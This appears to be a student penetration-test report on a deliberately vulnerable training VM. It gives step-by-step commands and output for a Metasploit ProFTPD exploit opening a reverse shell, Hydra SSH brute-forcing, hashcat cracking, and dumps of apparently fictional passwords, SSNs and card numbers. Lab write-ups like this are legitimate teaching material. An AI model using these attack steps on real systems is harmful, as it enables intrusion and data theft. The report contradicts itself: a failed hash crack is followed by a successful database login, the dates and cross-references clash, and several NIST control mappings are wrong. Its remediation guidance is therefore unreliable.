Jennifer Sommerfeldt
Professor David Lanter
MIS 4596 Section 1
February 1st, 2023

# Humbleify Penetration Testing Report

## Executive Summary:

This report aims to assess the security of Humbleify's digital infrastructure through the simulation of a cyber attack. The purpose of this test is to successfully identify vulnerabilities in its system as well as the recommended measures to mitigate these risks. This report is a detailed analysis of the findings and recommendations on how to improve the security posture of this organization. The ultimate goal of this report is to enhance Humbleify's digital security and protect its organization from relative, potential cyber threats.

After conducting extensive testing, our team has identified several vulnerabilities within the company's digital infrastructure that have the potential to compromise its system(s). These vulnerabilities pose a threat to the confidentiality, integrity, and availability of sensitive company and consumer data stored on the company's server that we examined. Some of the data at risk pertains to employee identification information, including social security numbers, salaries, login information, and more. On the consumer side, the data threatened is similar and also includes personally identifiable information including but not limited to credit card information and other important financial particulars.

Our team has concluded several actionable recommendations to address the identified vulnerabilities and improve overall security. This includes but is not limited to, tightening server security and closely monitoring server activity, as well as implementing stricter password policies for both employees and customers. Additionally, safeguarding sensitive information more strictly whilst limiting the level of employee access is necessary. These recommendations are aimed at minimizing the risk of cyber attacks, protecting sensitive data, and ensuring the continuity of our business operations.

I will provide a brief overview of the main sections of this report including sections 1-4. Section 1 describes the project scope and authorization. Section 2 provides a summary of the target of the assessment, including a description of the server and its components. Section 3 presents the relevant findings of the assessment, such as the passwords obtained during testing. Finally, section 4 offers recommendations to improve the security posture of Humbleify's digital infrastructure.

## Section 1. Project Scope Description

Our team has been authorized by Humbleify to assess the potential vulnerabilities of one of their assets. The asset described is a virtual machine that is hosted on Vagrant Cloud. The VM can be located at the IP address 192.168.56.200 and is living under the identifier of deargle/pentest-humbleify. The time to complete this assessment was approved for

approximately one month from the date it was assigned, up until the due date of April 16th, 2023.

### 1.1. Objectives

There were several objectives when conducting this assessment. First, it aimed to document any successful exploits on the server. This would include the identification of any vulnerabilities that could be exploited, and the level or scope of access - specifically concerning the secure distinction between lower-level privileges and root access. Secondly, it worked to identify and document any sensitive information that could be obtained from the server that has the potential to be used by a hacker to compromise the system. The objective was to highlight any weaknesses in the server's security controls and to provide recommendations to help improve its protection—lastly, the assessment aimed to propose methods to protect these vulnerabilities and prevent exploitation. The recommendations provided in the report included a range of actions, such as implementing security patches, updating software, modifying user access controls, and improving monitoring and detection capabilities.

### 1.2. Authorization

My team and I have been authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrant box virtual machine with IP address 192.168.56.200. The scope of engagement is exclusively limited to the single Humbleify asset. As per our agreement:

- We are authorized to:
    - Access the server through any technological means available.
    - Carry out activities that may crash the server.
- We are **NOT** authorized to
    - Social engineer any Humbleify employees.
    - Sabotage the work of any other consultancy team hired by Humbleify.
    - Disclose to any other party any information discovered on the asset.

As part of our contract, our primary objective was to document all possible vulnerabilities and attack vectors present on the asset. We were allowed to carry out activities that may crash the server to identify any weaknesses in the server's security controls. However, our primary goal was not merely to access the asset and its sensitive information but to provide a comprehensive report detailing all identified vulnerabilities and proposed remediation measures.

## Section 2. Target of Assessment

**Table 2a: Server Description:** This table summarizes the observations made during the vulnerability assessment.

| Key | Value |
|---|---|
| Operating System | Ubuntu 14.04 Linux 4.4.0 |
| MAC Address | 52:54:00:D7:5B:66 |
| User accounts | jcochran:jcochran |
| Services running | ● Port #21 - ProFTPD 1.3.5<br>● Port #22 - OpenSSH<br>● Port #80 - Apache 2.4.7<br>● Port #111 - rpcbind 2-4<br>● Port #1524 - ingreslock<br>● Port #3306 - MySQL<br>● Port #6667 - UnrealIRCd 3.2.8.1 |
| Noteworthy Installed Applications | ● MySQL<br>● OpenSSH<br>● Apache |
| Web sites hosted | 192.168.56.200 |
| Databases, and stored information | Humbleify MySQL DB:<br>● Employee first & last name<br>○ Username & password<br>○ Salaries<br>● Customer's first & last name<br>○ Emails and passwords<br>○ Social security numbers<br>○ Customer credit card information |

## Section 3. Relevant Findings

**Table 3a: Passwords Obtained:** This table includes all the users & passwords found in MySQL.

| User | Password |
|---|---|
| tyler | humbl3ifytyl3r |

| | |
|---|---|
| mhayes | seyahm |
| bcurtis | motocross4life |
| jcochran | jcochran |
| bschneider | humblhumbl |
| cincinnatus | hellohello04 |
| mzimm | ChangeMe |

**Table 3b: Other Sensitive Information Obtained:**

| **Name** | **Description** | **Cross-references** |
|---|---|---|
| **Employee Database:** | Employee Personally identifiable information (PII), including first and last names, passwords, and salaries. | 4.3: MySQL |
| **Customer Database:** | Customer Personally identifiable information (PII), including email addresses, first and last names, social security numbers, and passwords. | 4.3: MySQL |
| **Password .txt File:** | “mysql-notes.txt” file containing the login information to the Humbleify MySQL database. | 4.3: MySQL |

**Table 3c: Vulnerable Services:**


| **Service** | **Description** | **Cross-references** |
|---|---|---|
| **Port #3306 - MySQL** | Able to access employee & customer data in the Humbleify MySQL database | 4.3: MySQL |
| **Port #6667 - UnrealIRCd** | Able to exploit UnrealIRCd - accessed through sudo user tyler | 4.2: Hydra Password Cracking |
| **Port #21 - ProFTPD 1.3.5** | The server that was attacked is running here | 4.1: ProFTP 1.3.5 (21) |

## Section 4. Supporting Details:

### 4.1: ProFTP 1.3.5 (21)

**We discovered this vulnerability while in Metasploit:**

1. In Metasploit, enter “search nameproftpd”
2. Use the command: “use exploit unix/ftp/proftpd_modcopy_exec”
3. Enter: “show options”




4. Use the command: “show payloads and set payload 5”
5. Enter: “set LHOST 192.168.56.101”
6. Enter: “set RHOST 192.168.56.200”
7. Enter: “set sitepath /var/www/html”
8. Use the command: “exploit”
9. Use the command: “/bin/sh-i” (this will open another terminal to navigate the VM)

Using this vulnerability, we can exploit the VM & obtain the login to the MySQL database.

### 4.2: Hydra Password Cracking

**We discovered this vulnerability when attempting to gain access to the hosted website with Hydra:**

1. Change terminal root kali user with command: “sudo -s”
2. Create a dictionary with the command: “cewl -v -d 2 -m 5 -w jen_dictionary.txt 192.168.56.200” - humbleify must be running in VM
3. Use the Hydra command to run the dictionary: “hydra -L jen_dictionary.txt -e s 192.168.56.200 ssh -t 4”

```
┌──(root💀kali)-[/home/mgmtinfo4696]
└─# cewl -v -d 2 -m 5 -w jen_dictionary.txt 192.168.56.200
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
WARNING: Nokogiri was built against libxml version 2.9.10, but has dynamicall
y loaded 2.9.12
Starting at http://192.168.56.200
Visiting: http://192.168.56.200, got response code 200
Attribute text found:


Writing words to file

┌──(root💀kali)-[/home/mgmtinfo4696]
└─# hydra -L jen_dictionary.txt -e s 192.168.56.200 ssh -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-16 21:
30:22
[DATA] max 4 tasks per 1 server, overall 4 tasks, 117 login tries (l:117/p:1)
, ~30 tries per task
[DATA] attacking ssh://192.168.56.200:22/
[22][ssh] host: 192.168.56.200   login: jcochran   password: jcochran
[STATUS] 108.00 tries/min, 108 tries in 00:01h, 9 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-16 21:
31:30
```

4. Enter SSH command: “ssh jcochran@192.168.56.200”

Through the discovery of this vulnerability, we exploited the “mysql-notes.txt” file containing the login information to the Humbleify MySQL database.

## 4.3: MySQL

**We discovered this vulnerability when logging in with the password “jcochran” and cat “mysql- notes.txt”:**

1. List all files in the home directory: “ls -a”
2. Navigate to “tyler”: “ls tyler”
3. Navigate to mysql-notes.txt using command: “cat tyler/mysql-notes.txt”

```
file-permissions-and-stuff.txt  mail            reading-bash-history.txt        warning-about-sudo-exploit.txt
hashcat-practice.txt            mysql-notes.txt  remember-to-turn-off-webdav.txt
jcochran@vagrant:/home$ cd tyler
jcochran@vagrant:/home/tyler$ cat mysql-notes.txt
Reminder to self for how to connect to the humbleify mysql database:

    mysql -h 127.0.0.1 -u root -p humbleify

It will prompt for a password. That will auto-select the `humbleify` database.

Password hint: company website

Reminder of mysql root password

    hash: 341A451DCF7E552A237D49A63BFBBDF1
    Salt: 1234

To get that hash, I put the salt before the password, like if the password were
`Password1`, it would have been `1234Password1` that I hashed.

    salt:password
```

4. Crack the hash retrieved: “hashcat jen_dictionary.txt -r /usr/share/hashcat/rules/best64.rule --stdout>> jen_dictionary.txt” **AND** “hashcat --force -a 0 -m 20 341A451DCF7E552A237D49A63BFBBDF1:1234 jen_dictionary.txt”

```
Dictionary cache hit:
* Filename..: jen_dictionary.txt
* Passwords.: 117
* Bytes.....: 943
* Keyspace..: 117
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 20 (md5($salt.$pass))
Hash.Target......: 341a451dcf7e552a237d49a63bfbbdf1:1234
Time.Started.....: Sun Apr 16 22:22:28 2023, (0 secs)
Time.Estimated...: Sun Apr 16 22:22:28 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (jen_dictionary.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   141.3 kH/s (0.03ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests
Progress.........: 117/117 (100.00%)
Rejected.........: 0/117 (0.00%)
Restore.Point....: 117/117 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Humbleify → midterm

Started: Sun Apr 16 22:22:25 2023
Stopped: Sun Apr 16 22:22:29 2023

┌──(root💀kali)-[/home/mgmtinfo4696]
└─#
```

5. Access MySQL: mysql -h 127.0.0.1 -u root -p humbleify
6. View the database in workbench: “show tables”
7. View the database using the command: “select * from employees” **AND** “select * from customers”

```
mysql> select * from employees
    -> select * from employees;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL
 server version for the right syntax to use near 'select * from employees' at line 2
mysql> select * from employees;
+-----------+------------+-----------+-----------------+--------+
| username  | first_name | last_name | password        | salary |
+-----------+------------+-----------+-----------------+--------+
| tyler     | Tyler      | Henry     | humbl3ifytyl3r  |  90000 |
| bcurtis   | Brent      | Curtis    | motocross4life  |  36000 |
| bschneider| Bill       | Schneider | humblhumbl      | 999999 |
| cincinnatus| Meg       | Campbell  | hellohello04    |  72000 |
| jcochran  | James      | Cochran   | jcochran        |  19005 |
| mhayes    | Marla      | Hayes     | seyahm          |      1 |
| mzimm     | Mary       | Zimmerman | ChangeMe        |    350 |
+-----------+------------+-----------+-----------------+--------+
```

```
mysql> select * from customers;
+-------------+-----------+-----------------------------+----------------------------------+-------------+-----------------+--------------+--------------+
| first_name  | last_name | email                       | password_md5                     | ssn         | cc_number       | cc_exp_month | cc_exp_year  |
+-------------+-----------+-----------------------------+----------------------------------+-------------+-----------------+--------------+--------------+
| Inga        | Emily     | inga.emily@gmail.com        | 64a431a8e7a363e04af4667d92c9fc56 | 783-41-8747 | 364716589178558 |            8 |         2023 |
| Maximus     | Rothgeb   | maximus.rothgeb@outlook.com | 67db850080fc19693e6d786f20797014 | 134-96-8389 | 4256129739626480|           10 |         2020 |
| Maple       | Calmes    | maple.calmes@outlook.com    | 88210bd70b078d1058ee6e3b8a22f7ab | 432-05-0756 | 6011696961695510|           11 |         2028 |
| Joesph      | Anema     | joesph.anema@outlook.com    | 3f586b08f89fad6405fc070bcba103ed | 312-29-3877 | 48113623961910  |            5 |         2030 |
| Philina     | Stdenis   | philina.stdenis@gmail.com   | 084d346fc88903afe9e851f7ee54c94c | 052-34-3203 | 6011973938675350|            5 |         2020 |
| Lowry       | Morten    | lowry.morten@yahoo.com      | 02cd1e10026fd93bb6420600b34b3fa3 | 417-37-4821 | 5123318625664730|            5 |         2029 |
| Portia      | Nattrass  | portia.nattrass@gmail.com   | 2b210f992a6f8ddfc3a99db3312eb48d | 708-44-2129 | 6011786245125940|            4 |         2030 |
| Ladonya     | Basch     | ladonya.basch@gmail.com     | 8990f53473384a1f93c7c9f4b3b97319 | 896-48-7240 | 357992716482812 |            2 |         2026 |
| Capria      | Morfin    | capria.morfin@yahoo.com     | eae737c22d1bb7968539415900540d042 | 563-91-9530 | 378514729212419 |           10 |         2024 |
| Riquel      | Mckinion  | riquel.mckinion@gmail.com   | 7f5505174c8cb8dcbe513a51f2c70c9e | 571-31-4599 | 5274787243922280|            4 |         2024 |
| Success     | Kats      | success.kats@yahoo.com      | 644dbbf71b0688c079d1bfe642afcb23 | 833-32-3863 | 4265761185865920|           10 |         2023 |
| Juvens      | Haby      | juvens.haby@yahoo.com       | 4676cc1b72908485a68612556f31cf2c | 866-44-1369 | 5293777114227170|            2 |         2023 |
| Bretney     | Serb      | bretney.serb@protonmail.com | f15b773e499d4ccfdb91fef9e23558f7 | 177-07-7479 | 6011275471153830|            5 |         2023 |
| Ranaa       | Lumpkins  | ranaa.lumpkins@yahoo.com    | c20394490e7185d80d44b084770d24c7 | 326-79-7398 | 6011577558638920|            7 |         2022 |
| Yamisha     | Couture   | yamisha.couture@aol.com     | 9220aa96400274a9c1a3835e0483fe2e | 252-88-1674 | 4871938266277   |           12 |         2029 |
| Hager       | Hopfner   | hager.hopfner@gmail.com     | 3acba771241d878c8e35ff464aec0342 | 108-76-2253 | 5329729132235450|           11 |         2024 |
| Shawana     | Magnone   | shawana.magnone@icloud.com  | 926e757b39aadf8848e6f240ff8a2943 | 716-07-5161 | 5583646647967340|            9 |         2028 |
| Cabrina     | Taub      | cabrina.taub@icloud.com     | 081c2ce8528c443cc4be69d4096c9778 | 405-84-3550 | 6011519525945550|            1 |         2020 |
| Audene      | Beasly    | audene.beasly@gmail.com     | 63907be062ba35b2d14ca043f699106a | 298-43-8190 | 432488452651    |            4 |         2021 |
| Laporschia  | Scheuring | laporschia.scheuring@icloud.co | e817ea8ad43a1fe2c0dc907aa543012f | 368-60-5737 | 372962962978285 |           11 |         2021 |
| Marguise    | Romell    | marguise.romell@yahoo.com   | b56156c7706aa1f0fe52d20f23e05c09 | 053-89-9359 | 357349872963426 |            7 |         2024 |
| Shatila     | Yassin    | shatila.yassin@gmail.com    | cdb216e5c62bf504b773c32052c35948 | 557-37-0100 | 4762336589131   |            7 |         2020 |
| Kelsea      | Caplan    | kelsea.caplan@aol.com       | 6cc54b3e287a90ca8cf90cf7a056006d | 578-30-1107 | 4361914828134660|           10 |         2022 |
| Floreine    | Rassel    | floreine.rassel@outlook.com | fb368b1407ee9ef789575084a7fe4077 | 098-46-6046 | 342566918844447 |            4 |         2028 |
| Kapish      | Battad    | kapish.battad@outlook.com   | 17aa1c4e9cce98cdfe903ee90e0b60fa | 823-26-9325 | 6011799987465210|            2 |         2028 |
| Rayona      | Arrigo    | rayona.arrigo@outlook.com   | 4a8127994ea54e2ce67ef644c1dfb48c | 239-47-3278 | 5348458948784440|            7 |         2030 |
| Argelis     | Seybert   | argelis.seybert@yahoo.com   | 5818a87e7bf403a52fe5c61f7dd954eb | 845-56-3234 | 353456937217898 |            7 |         2028 |
| Amitoj      | Biely     | amitoj.biely@aol.com        | 08b1f7f9df17c8e1ad7df81869b420f5 | 103-77-0703 | 4557258376243550|            2 |         2028 |
+-------------+-----------+-----------------------------+----------------------------------+-------------+-----------------+--------------+--------------+
```

Through the exploitation of this vulnerability, we were able to obtain both employee & customer personally identifiable information. *(See table 3a & 3b)*

**Section 5: Recommendations and Mitigation:** Each subsection in this section corresponds to the specific vulnerabilities identified in section 3 in order. Throughout this section, I will reference "NIST Special Publication 800-53 (Rev. 4) "Security and Privacy Controls for Federal Information Systems and Organizations" pertaining to both vulnerabilities and controls identified. Its purpose is to establish a common set of security controls and a baseline for security and privacy requirements, to help protect the confidentiality, integrity, and availability of federal information systems and associated data.

**5a: Weak Passwords** - *corresponding to section 3a*

To mitigate the risk of weak passwords, the following controls from NIST 800-53 can be implemented:

- **AC-6: Least Privilege:** This control ensures that users are granted the minimum level of access necessary to perform their job functions. This reduces the risk of attackers accessing sensitive information using compromised credentials.
- **AC-19: Access Control for Portable and Mobile Devices:** This control ensures that appropriate access controls are in place for portable and mobile devices. This reduces the risk of attackers accessing sensitive information if a device with weak credentials is lost or stolen.
- **IA-5: Authenticator Management:** This control ensures that strong authentication mechanisms are used, such as two-factor authentication, to verify the identity of users. This reduces the risk of attackers accessing sensitive information using compromised credentials.

These controls fall under the NIST Cybersecurity Framework function of "Identity" and the category of "Access Control". Specifically, AC-6 falls under the sub-category of "Least Privilege", AC-19 falls under the sub-category of "Mobile Devices and Removable Media", and IA-5 falls under the sub-category of "Authenticator Management". Implementing these controls would mitigate the risk of weak passwords by reducing the attack surface and ensuring that only authorized users have access to sensitive information.

**5.2: Outdated Software** - *corresponding to section 3b*

To mitigate the risk of outdated software, the following controls from NIST 800-53 can be implemented:

- **SI-2: Flaw Remediation:** This control ensures that known software vulnerabilities are identified and addressed in a timely manner. This reduces the risk of attackers exploiting vulnerabilities in outdated software.
- **SI-3: Malicious Code Protection:** This control ensures that appropriate anti-virus and anti-malware software is installed and kept up-to-date. This reduces the risk of attackers exploiting vulnerabilities in outdated software using malicious code.

These controls fall under the NIST Cybersecurity Framework function of "Protect" and the category of "Detection". Specifically, SI-2 falls under the sub-category of "Software Updates", and SI-3 falls under the sub-category of "Malware Defenses". Implementing these controls would mitigate the risk of outdated software by reducing the likelihood of successful attacks that exploit vulnerabilities in outdated software.

**5.3: Lack of Encryption** - *corresponding to section 3c*

To mitigate the risk of lack of encryption, the following controls from NIST 800-53 can be implemented:

- **SC-13: Cryptographic Protection:** This control ensures that appropriate encryption mechanisms are used to protect sensitive information. This reduces the risk of attackers accessing sensitive information if it is intercepted in transit or if storage media is lost or stolen.
- **AC-3: Access Enforcement:** This control ensures that access to sensitive information is restricted to authorized users only. This reduces the risk of attackers accessing sensitive information if it is not encrypted.

These controls fall under the NIST Cybersecurity Framework function of "Protect" and the category of "Data Security". Specifically, SC-13 falls under the sub-category of "Cryptographic Protection", and AC-3 falls under the sub-category of "Access Enforcement". Implementing these controls would mitigate the risk of a lack of encryption by ensuring that sensitive information is protected both in transit and at rest.

**5.4: Unsecured Network** - *corresponding to section 3c*

To mitigate the risk of an unsecured network, the following controls from NIST 800-53 can be implemented:

- **AC-4: Access Control for Sensitive Systems and Applications:** This control ensures that access controls are in place for sensitive systems and applications. This reduces the risk of unauthorized access to sensitive information through the network.
- **SC-7: Boundary Protection:** This control ensures that network boundaries are defined, managed, and monitored. This reduces the risk of unauthorized access to the network from external sources.

AC-4 falls under the "Access Control" family and its control title is "Information Flow Enforcement." It is categorized under the "Identification and Authentication" subcategory, and its NIST Cybersecurity Framework function is "Protect." AC-4 requires that access controls are implemented to enforce information flow control policies for sensitive systems and applications. These access controls can be in the form of mandatory access controls (MAC) or discretionary access controls (DAC). Implementing this control can mitigate the risk of unauthorized access to sensitive information through the network. SC-7 falls under the "System and Communications Protection" family and its control title is "Boundary Protection." It is categorized under the "External/Internal Communications Protection" subcategory, and its NIST Cybersecurity Framework function is "Protect." SC-7 requires that network boundaries are defined, managed, and monitored. This control ensures that only authorized traffic is allowed into and out of the network, thereby reducing the risk of unauthorized access to the network from external sources. Implementing this control can mitigate the risk of unauthorized access to the network & can help to ensure that the network is secure. By defining and enforcing access controls and boundary protection measures, an organization can ensure that sensitive information is not accessed by unauthorized personnel. Additionally, by monitoring the network and identifying potential threats, an organization can quickly respond to any security incidents and prevent them from escalating.

**Glossary:**

1. **Penetration Test:** colloquially known as a pentest or ethical hacking, is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system; this is not to be confused with a vulnerability assessment.
2. **Vulnerability Assessment:** the testing process used to identify and assign severity levels to as many security defects as possible in a given timeframe. This process may involve automated and manual techniques with varying degrees of rigor and an emphasis on comprehensive coverage.
3. **Exploit:** An exploit (in its noun form) is a segment of code or a program that maliciously takes advantage of vulnerabilities or security flaws in software or hardware to infiltrate and initiate a denial-of-service (DoS) attack or install malware, such as spyware, ransomware, Trojan horses, worms, or viruses
4. **Commands & Linux Terms:**
    a. SSH - SSH or Secure Shell is a network communication protocol that enables two computers to communicate.
    b. sudo (including sudo -l): allows a permitted user to execute a command as the superuser or another user, as specified by the security policy.
    c. Id: used to print the genuine and effective user ID and group ID.
    d. hydra to crack SSH logins: fast password cracker used to brute-force and gain access to network services like SSH & FTP.
    e. Cat (command): reads each file parameter in sequence and writes it to standard output.
5. **Virtual Machine (VM)**: a computing resource that uses software instead of a physical computer to run programs and deploy apps
6. **Metasploit:** the world's leading open-source penetrating framework used by security engineers as a penetration testing system and a development platform that allows the creation of security tools and exploits. The framework makes hacking simple for both attackers and defenders
7. **MAC Address:** a 12-digit hexadecimal number assigned to each device connected to the network. Primarily specified as a unique identifier during device manufacturing, the MAC address is often found on a device's network interface card (NIC).
8. **Hashing**: a deterministic procedure that takes an input (or “message”) and returns a string of characters of a fixed size—which is usually a “digest”—that is unique to the input.
9. **Password Salting:** a technique to protect passwords stored in databases by adding a string of 32 or more characters and then hashing them. Salting prevents hackers who breach an enterprise environment from reverse-engineering passwords and stealing them from the database.

10. **SSL:** stands for Secure Sockets Layer, a protocol used to secure online communication and data transmission.